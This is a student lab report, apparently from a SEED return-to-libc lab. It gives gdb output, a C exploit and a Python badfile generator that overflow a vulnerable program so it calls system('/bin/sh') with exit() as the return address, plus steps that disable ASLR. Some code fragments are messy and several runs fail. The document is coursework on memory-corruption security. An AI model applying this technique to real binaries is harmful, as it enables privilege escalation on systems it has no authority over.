CSCI 401 - Lab 4


Prof. Kadri Brogi
February 28,2020
Emranul Hakim

Return-to-libc Attack Lab

Return-to-libc Attack Lab

The purpose of this lab is to run a Return-to-libc attack to exploit the vulnerability & to accomplish the root privilege as well as understanding the stack layout and memory address. It usually occurs when a program writes to a memory address on its call stack outside of the intended structure or space. The method of this exploitation is great because it does not require the use of your typical shellcode. It involves making sys calls to the functions provided to us by libc (standard c library). We're going to use the system and exit sys calls for demonstration.

Task-1: Finding out the addresses of libc functions



```
gdb-peda$ b main
Breakpoint 1 at 0x804855b
gdb-peda$ r
Starting program: /home/seed/Desktop/Lab-4/a.out
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xb7f1ddbc --> 0xbfffee0c --> 0xbffff00f ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffed70 --> 0x1
EDX: 0xbfffed94 --> 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed58 --> 0x0
ESP: 0xbfffed54 --> 0xbfffed70 --> 0x1
EIP: 0x804855b (<main+14>:      sub    esp,0x14)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048557 <main+10>: push   ebp
   0x8048558 <main+11>: mov    ebp,esp
   0x804855a <main+13>: push   ecx
=> 0x804855b <main+14>: sub    esp,0x14
   0x804855e <main+17>: sub    esp,0x8
   0x8048561 <main+20>: push   0x8048630
   0x8048566 <main+25>: push   0x8048632
   0x804856b <main+30>: call   0x80483f0 <fopen@plt>
[-------------------------------------stack-------------------------------------]
0000| 0xbfffed54 --> 0xbfffed70 --> 0x1
0004| 0xbfffed58 --> 0x0
0008| 0xbfffed5c --> 0xb7d82637 (<__libc_start_main+247>:       add    esp,0x10)
0012| 0xbfffed60 --> 0xb7f1c000 --> 0x1b1db0
0016| 0xbfffed64 --> 0xb7f1c000 --> 0x1b1db0
0020| 0xbfffed68 --> 0x0
0024| 0xbfffed6c --> 0xb7d82637 (<__libc_start_main+247>:       add    esp,0x10)
0028| 0xbfffed70 --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804855b in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7d989d0 <__GI_exit>
gdb-peda$
```

Task-2: Putting the shell string in the memory

```
[09/24/19]seed@VM:~/.../Lab-4$ export MYSHELL=/bin/sh
[09/24/19]seed@VM:~/.../Lab-4$ env | grep MYSHELL
MYSHELL=/bin/sh
```

```c
/*envaddr.c*/
#include <stdio.h>
#include<stdlib.h>


int main()
{
char *shell = (char *)getenv("MYSHELL");
 if (shell){
        printf(" Value:  %s\n",  shell);
        printf("Address : %x\n",(unsigned int )shell);









}

return 1;



}
```

```
[09/24/19]seed@VM:~/.../Lab-4$ export MYSHELL=/bin/sh
[09/24/19]seed@VM:~/.../Lab-4$ env | grep MYSHELL
MYSHELL=/bin/sh
[09/24/19]seed@VM:~/.../Lab-4$ void main() {
bash: syntax error near unexpected token `('
[09/24/19]seed@VM:~/.../Lab-4$ ls
a.out  badfile  exploit.c  peda-session-a.out.txt  retlib  retlib.c  Return_to_Libc.pdf
[09/24/19]seed@VM:~/.../Lab-4$ gcc envaddr.c -o env55
[09/24/19]seed@VM:~/.../Lab-4$ export MYSHELL="/bin/sh"
[09/24/19]seed@VM:~/.../Lab-4$ env55
 Value:  /bin/sh
Address : bfc53df1
[09/24/19]seed@VM:~/.../Lab-4$
```

```
[----------------------------------registers-----------------------------------]
EAX: 0xb7f1ddbc --> 0xbfffedec --> 0xbfffeff9 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffed50 --> 0x1
EDX: 0xbfffed74 --> 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed38 --> 0x0
ESP: 0xbfffed20 --> 0x1
EIP: 0x804844c (<main+17>:      sub    esp,0xc)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048446 <main+11>: mov    ebp,esp
   0x8048448 <main+13>: push   ecx
   0x8048449 <main+14>: sub    esp,0x14
=> 0x804844c <main+17>: sub    esp,0xc
   0x804844f <main+20>: push   0x8048520
   0x8048454 <main+25>: call   0x8048310 <getenv@plt>
   0x8048459 <main+30>: add    esp,0x10
   0x804845c <main+33>: mov    DWORD PTR [ebp-0xc],eax
[-------------------------------------stack-------------------------------------]
0000| 0xbfffed20 --> 0x1
0004| 0xbfffed24 --> 0xbfffede4 --> 0xbfffefd4 ("/home/seed/Desktop/Lab-4/envaddr_dbg")
0008| 0xbfffed28 --> 0xbfffedec --> 0xbfffeff9 ("XDG_VTNR=7")
0012| 0xbfffed2c --> 0x80484c1 (<__libc_csu_init+33>:   lea    eax,[ebx-0xf8])
0016| 0xbfffed30 --> 0xb7f1c3dc --> 0xb7f1d1e0 --> 0x0
0020| 0xbfffed34 --> 0xbfffed50 --> 0x1
0024| 0xbfffed38 --> 0x0
```

```
0024| 0xbfffed38 --> 0x0
0028| 0xbfffed3c --> 0xb7d82637 (<__libc_start_main+247>:      add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main () at envaddr.c:8
8       char *shell = (char *)getenv("MYSHELL");
gdb-peda$ x/100s * ((char **)environ)
0xbfffeff9:     "XDG_VTNR=7"
0xbffff004:     "XDG_SESSION_ID=c1"
0xbffff016:     "CLUTTER_IM_MODULE=xim"
0xbffff02c:     "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff05c:     "SESSION=ubuntu"
0xbffff06b:     "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff09c:     "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0ce:     "SHELL=/bin/bash"
0xbffff0de:     "VTE_VERSION=4205"
0xbffff0ef:     "TERM=xterm-256color"
0xbffff103:     "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff12c:     "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff14f:     "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboos
t_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbffff1f4:     "WINDOWID=71303178"
0xbffff206:     "GNOME_KEYRING_CONTROL="
0xbffff21d:     "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1215"
0xbffff261:     "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff28e:     "USER=seed"
0xbffff298:     "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/l
ib:"
```

```
0xbffff30e:     "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40
;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...
0xbffff3d6:     "=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.t
xz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
0xbffff49e:     "1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01
;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo"...
0xbffff566:     "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bm
p=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:"...
0xbffff62e:     "*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;
35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt"...
0xbffff6f6:     "=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fl
i=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.o"...
0xbffff7be:     "gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*
.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;3"...
0xbffff886:     "6:*.xspf=00;36:"
0xbffff896:     "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbffff8d0:     "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbffff904:     "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbffff92d:     "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbffff960:     "COLUMNS=112"
0xbffff96c:     "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbffff9b0:     "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/us
r/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j"...
0xbffffa78:     "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-
linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbffffb31:     "DESKTOP_SESSION=ubuntu"
0xbffffb48:     "_=/usr/bin/gdb"
0xbffffb57:     "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffb78:     "QT_IM_MODULE=ibus"
```

```
0xbffffb31:     "DESKTOP_SESSION=ubuntu"
0xbffffb48:     "_=/usr/bin/gdb"
0xbffffb57:     "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffb78:     "QT_IM_MODULE=ibus"
0xbffffb8a:     "JOB=unity-settings-daemon"
0xbffffba4:     "PWD=/home/seed/Desktop/Lab-4"
0xbffffbc1:     "XDG_SESSION_TYPE=x11"
0xbffffbd6:     "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffbfb:     "XMODIFIERS=@im=ibus"
0xbffffc0f:     "LANG=en_US.UTF-8"
0xbffffc20:     "GNOME_KEYRING_PID="
0xbffffc33:     "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc69:     "GDM_LANG=en_US"
0xbffffc78:     "IM_CONFIG_PHASE=1"
0xbffffc8a:     "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffcae:     "LINES=29"
0xbffffcb7:     "GDMSESSION=ubuntu"
0xbffffcc9:     "GTK2_MODULES=overlay-scrollbar"
0xbffffce8:     "SESSIONTYPE=gnome-session"
0xbffffd02:     "XDG_SEAT=seat0"
0xbffffd11:     "HOME=/home/seed"
0xbffffd21:     "SHLVL=1"
0xbffffd29:     "LANGUAGE=en_US"
0xbffffd38:     "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd64:     "LIBGL_ALWAYS_SOFTWARE=1"
0xbffffd7c:     "UPSTART_INSTANCE="
0xbffffd8e:     "LOGNAME=seed"
0xbffffd9b:     "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdb6:     "UPSTART_EVENTS=xsession started"
```

```
0xbfffff93:     "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffb5:     "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffd7:     "/home/seed/Desktop/Lab-4/envaddr_dbg"
0xbffffffc:     ""
0xbffffffd:     ""
0xbffffffe:     ""
0xbfffffff:     ""
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
0xc0000000:     <error: Cannot access memory at address 0xc0000000>
gdb-peda$
```

Task-3: Exploiting the Buffer-Overflow Vulnerability

```
[09/26/19]seed@VM:~/.../labb4$ sudo sysctl -w kernel.ra
ndomize_va_space=0
kernel.randomize_va_space = 0
[09/26/19]seed@VM:~/.../labb4$ gcc -fno-stack-protector
 -z noexecstack -g -o stack_dbg relib.c
[09/26/19]seed@VM:~/.../labb4$ touch badfile2
[09/26/19]seed@VM:~/.../labb4$ gdb -q stack_dbg
Reading symbols from stack_dbg...done.
gdb-peda$ b foo
Function "foo" not defined.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file relib.c, line 14.
gdb-peda$ run
Starting program: /home/seed/Desktop/labb4/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/li
bthread_db.so.1".
```

```
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at relib.c:14
14          fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffed08
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xbfffecf4
gdb-peda$ p/d 0xbfffed08-0xbfffecf4
$3 = 20
gdb-peda$
```

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");
strcpy(buf,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90");

 /*int X, Y, Z;

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[32] = 0xbffffdef ;   //  "/bin/sh"
  *(long *) &buf[24] =  0xb7da4da0 ;   //  system()
  *(long *) &buf[28] = 0xb7d989d0 ;   //  exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

```
[09/24/19]seed@VM:~/.../labb4$ gcc -o exploit exploit.c
[09/24/19]seed@VM:~/.../labb4$ ./exploit
[09/24/19]seed@VM:~/.../labb4$ ./retlib
*** stack smashing detected ***: ./retlib terminated
```

```
[09/25/19]seed@VM:~/.../labb4$ ./exploit
[09/25/19]seed@VM:~/.../labb4$ ./retlib
zsh:1: command not found: n
[09/25/19]seed@VM:~/.../labb4$
```

```
[09/24/19]seed@VM:~/.../Lab-4$ sudo rm /bin/sh
[09/24/19]seed@VM:~/.../Lab-4$ sudo ln -s /bin/zsh /bin/sh
[09/24/19]seed@VM:~/.../Lab-4$ gcc -o exploit1 exploit.c
[09/24/19]seed@VM:~/.../Lab-4$ ./exploit1
Segmentation fault
[09/24/19]seed@VM:~/.../Lab-4$ ./retlib
Returned Properly
```

```
[09/24/19]seed@VM:~/.../Lab-4$ ./exploit
Segmentation fault
[09/24/19]seed@VM:~/.../Lab-4$ gcc -z execstack -o test exploit.c
[09/24/19]seed@VM:~/.../Lab-4$ ls
badfile  envaddr.c    exploit    peda-session-a.out.txt        retlib    test
env55    envaddr_dbg  exploit.c  peda-session-envaddr_dbg.txt  retlib.c
[09/24/19]seed@VM:~/.../Lab-4$ ./test
Segmentation fault
[09/24/19]seed@VM:~/.../Lab-4$ gcc -z noexecstack -o test2 exploit.c
[09/24/19]seed@VM:~/.../Lab-4$ ls
badfile  envaddr.c    exploit    peda-session-a.out.txt        retlib    test
env55    envaddr_dbg  exploit.c  peda-session-envaddr_dbg.txt  retlib.c  test2
[09/24/19]seed@VM:~/.../Lab-4$ ./test2
Segmentation fault
```

```
[09/24/19]seed@VM:~/.../Lab-4$ gcc -o exploit exploit.c
[09/24/19]seed@VM:~/.../Lab-4$ ls
a.out    env55      envaddr_dbg  exploit.c              peda-session-envaddr_dbg.txt  retlib.c
badfile  envaddr.c  exploit      peda-session-a.out.txt  retlib
[09/24/19]seed@VM:~/.../Lab-4$ ./exploit
Segmentation fault
```

```
[09/24/19]seed@VM:~/.../labb4$ gcc -o exploit exploit.c
[09/24/19]seed@VM:~/.../labb4$ ./exploit
[09/24/19]seed@VM:~/.../labb4$ ./retlib
[09/24/19]seed@VM:~/.../labb4$
```

```
#!/usr/bin/python3
import sys
#file  content with non-zero values
content =bytearray(0xaa for i in range(300))
sh_addr= 0xbffffded #the address of "/bin/sh"
content[32:36]=(sh_addr).to_bytes(4,byteorder='little')


sh_addr= 0xb7d989d0#the address of "exit()"
content[28:32]=(sh_addr).to_bytes(4,byteorder='little')


sh_addr= 0xb7da4da0 #the address of "system()"
content[24:28]=(sh_addr).to_bytes(4,byteorder='little')

#save content to a file
with open("badfile","wb") as f:
 f.write(content)
```

```
[09/26/19]seed@VM:~/.../labb4$ rm badfile
[09/26/19]seed@VM:~/.../labb4$ chmod u+x libc_exploit.p
y
[09/26/19]seed@VM:~/.../labb4$ libc_exploit.py
[09/26/19]seed@VM:~/.../labb4$ ./retlib
[09/26/19]seed@VM:~/.../labb4$
```

Task-4: Turning on Address Randomization

```
Breakpoint 1, 0x0805528e in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7d20da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7d149d0 <__GI_exit>
gdb-peda$ q
[09/25/19]seed@VM:~/.../lab-4$ ./getenv MYSHELL ./retlib
MYSHELL will be at 0xbfa5cdef
[09/25/19]seed@VM:~/.../lab-4$ ./getenv MYSHELL ./retlib
MYSHELL will be at 0xbfc1edef
[09/25/19]seed@VM:~/.../lab-4$ ./getenv MYSHELL ./retlib
MYSHELL will be at 0xbf858def
[09/25/19]seed@VM:~/.../lab-4$ ./getenv MYSHELL ./retlib
MYSHELL will be at 0xbf9a8def
[09/25/19]seed@VM:~/.../lab-4$ ./getenv MYSHELL ./retlib
MYSHELL will be at 0xbfda1def
```

```
[09/25/19]seed@VM:~/.../lab-4$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/25/19]seed@VM:~/.../lab-4$ ./getenv MYSHELL ./retlib
MYSHELL will be at 0xbfffdef
[09/25/19]seed@VM:~/.../lab-4$ ./getenv MYSHELL ./retlib
MYSHELL will be at 0xbfffdef
[09/25/19]seed@VM:~/.../lab-4$ ./getenv MYSHELL ./retlib
MYSHELL will be at 0xbfffdef
[09/25/19]seed@VM:~/.../lab-4$
```

Observation:

```
/*prog.c*/
//#include<studio.h>
#include<stdlib.h>
void bof(int x)
{

int a;
a = x;

}


void bar()
{

int b = 4;
bof (b);
}
```

```
[09/26/19]seed@VM:~/.../labb4$ gcc -q prog.c
gcc: error: unrecognized command line option '-q'
[09/26/19]seed@VM:~/.../labb4$ gcc -S prog.c
[09/26/19]seed@VM:~/.../labb4$ cat prog.s
        .file   "prog.c"
        .text
        .globl  bof
        .type   bof, @function
bof:
.LFB2:
        .cfi_startproc
        pushl   %ebp
        .cfi_def_cfa_offset 8
        .cfi_offset 5, -8
        movl    %esp, %ebp
        .cfi_def_cfa_register 5
        subl    $16, %esp
        movl    8(%ebp), %eax
        movl    %eax, -4(%ebp)
        nop
        leave
```

```
        .size   bof, .-bof
        .globl  bar
        .type   bar, @function
bar:
.LFB3:
        .cfi_startproc
        pushl   %ebp
        .cfi_def_cfa_offset 8
        .cfi_offset 5, -8
        movl    %esp, %ebp
        .cfi_def_cfa_register 5
        subl    $16, %esp
        movl    $4, -4(%ebp)
        pushl   -4(%ebp)
        call    bof
        addl    $4, %esp
        nop
        leave
        .cfi_restore 5
        .cfi_def_cfa 4, 4
        ret
        .cfi_endproc
```